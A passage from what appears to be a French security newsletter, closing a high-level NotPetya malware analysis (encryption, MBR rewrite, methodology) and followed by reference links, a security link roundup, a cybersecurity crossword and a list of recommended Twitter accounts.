6. ce malware chiffre les fichiers utilisateur et réécrit le MBR afin de démarrer sur son propre mini-kernel afin de présenter son message de rançon.

Bien évidemment, ce n'est qu'un aperçu de ce que ce malware fait.

Structure des premiers secteurs du disque après infection

Les secteurs 1 à 18 sont réécrits et nous y avons vu un faux message CHKDSK. Il est probable que ce mini-kernel soit utilisé à d'autres fins que d'afficher la note de rançon, notamment effectuer des actions malveillantes après le redémarrage. Ceci mériterait des recherches approfondies.

Ce qui nous paraît essentiel à retenir est l'aspect méthodologique. Tout d'abord, s'il est possible d'étudier certaines fonctionnalités de manière purement statique ou de façon strictement dynamique, c'est en réalité des allers-retours entre ces deux façons d'appréhender le malware qui nous ont permis d'élucider son algorithme général et de découvrir de nouvelles pistes à investiguer. De plus, il apparaît que la formulation d'hypothèses, qui seront ou non confirmées, est primordiale. En effet, cela mène à des tests (statiques ou dynamiques) qui permettent de se convaincre de l'hypothèse. Enfin, l'instinct est une source valable pour la formulation d'hypothèses.

En conclusion, nous n'avons, en pratique, formellement démontré que peu de mécanismes. Nous avons élaboré des hypothèses de plus en plus convaincantes qui forment un tout cohérent expliquant l'algorithme de NotPetya. Il est inutile de prouver le détail de chaque instruction assembleur !

Analyse statique et dynamique du malware NotPetya

Références

Références des outils utilisés

- IDA : https://www.hex-rays.com/products/IDA/
- OllyDbg : http://www.ollydbg.de/
- ProcessMonitor : https://docs.microsoft.com/en-us/sysinternals/downloads/procmon
- Wireshark : https://www.wireshark.org/
- HxD : https://mh-nexus.de/en/hxd/

Références documentation Microsoft

- Documentation officielle de l'API Windows : https://docs.microsoft.com/en-us/windows/win32/api/
- IOCTL : http://www.ioctls.net/

Références générales :

- EternalBlue : https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html
- MBR et tables de partition : https://thestarman.pcministry.com/asm/mbr/PartTables.htm

Pour en savoir plus sur NotPetya :

- https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/
- https://cybaze.it/download/zlab/NotPetya-report.pdf

Livres de référence

- Practical Malware Analysis - The Hands-On Guide to Dissecting Malicious Software, Michael Sikorski et Andrew Honig
- Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation, Bruce Dang, Alexandre Gazet et Elias Bachaalany

Revue du web

Top 10 des risques de sécurité sur la CI/CD

#DevOps #Audit

https://github.com/cider-security-research/top-10-cicd-security-risks

Liste de flux RSS des CERT gouvernementaux

#CERT #veille #alertes

https://github.com/pulsedive/certrss

Contourner le SSL pinning sur les applications Android Flutter

#pentest #mobile

https://raphaeldenipotti.medium.com

Liste de scanner web open source

#pentest #bugbounty

https://github.com/psiinon/open-source-web-scanners

Identifier où une image a été utilisée sur Internet

#osint

https://www.pixsy.com/

Petit guide de forensics/Réponse à incident pour Kubernetes

#forensics

https://sysdig.com/blog/guide-kubernetes-forensics-dfir/status/1511415432888131586?s=12&t=Aecph7tbinXClNI990HPnw

Mots croisés

Horizontal

1. Protocole permettant de résoudre certains problèmes de sécurité liés au protocole DNS

2. Cryptomonaie très appréciée par la communauté cybercriminelle pour sa difficulté de traçabilité

3. Malware succédant à BazarLoader ou insecte triste anglophone

5. Type de malware destiné à discrètement dérober des informations

7. Nom donné à une chaîne de vulnérabilités découvertes par Microsoft permettant à un attaquant local d'obtenir les privilèges administrateur sur différents systèmes Linux

9. L'un des outils préférés des groupes APT13, groupe d'attaquants qui se concentre sur le vol de code source pour extorquer de l'argent à ses victimes

13. Groupe d'attaquants qui se concentre sur le vol de code source pour estoquer de l'argent à ses victimes

16. TLD des sites accessibles au travers du réseau TOR

17. Malware dont l'objectif est l'effacement total des données

Vertical

4. Portail officiel de signalement des contenus illicites de l'Internet

6. Service de CDN et de reverse proxy populaire proposant des fonctionnalités de sécurité

8. Société spécialisée dans la fabrication de carte graphique, victime d'une cyberattaque de grande ampleur

10. Système de messagerie régulièrement affecté par des vulnérabilités exploitées via des outils de surveillance.

11. Ransomware le plus actif en 2021 avec au moins 180 millions de dollars extorqués à ses victimes

12. Chercheur en sécurité membre de Google Project Zero

14. Plateforme de vente d'informations d'authentification dérobées


15. Vulnérabilité récente qui impacte le framework de développement web Java Spring


18. Terme péjoratif d'origine anglaise désignant les néophytes dépourvus des principales compétences en sécurité informatique

19. Utilitaire de connexion de session en environnement Microsoft

20. Entreprise la plus usurpée dans le cadre de campagne de phishing (d'après Check Point)

Mots croisés





Sélection des comptes Twitter que nos experts suivent...

cert by xmco

cyb_detective
https://twitter.com/cyb_detective

Pangar-Ban
https://twitter.com/banpangar

x86matthew
https://twitter.com/x86matthew

cybersecmeg
https://twitter.com/cybersecmeg

Evil_Mog
https://twitter.com/Evil_Mog

mrd0x
https://twitter.com/mrd0x

infosec_au
https://twitter.com/infosec_au

captmeelo
https://twitter.com/captmeelo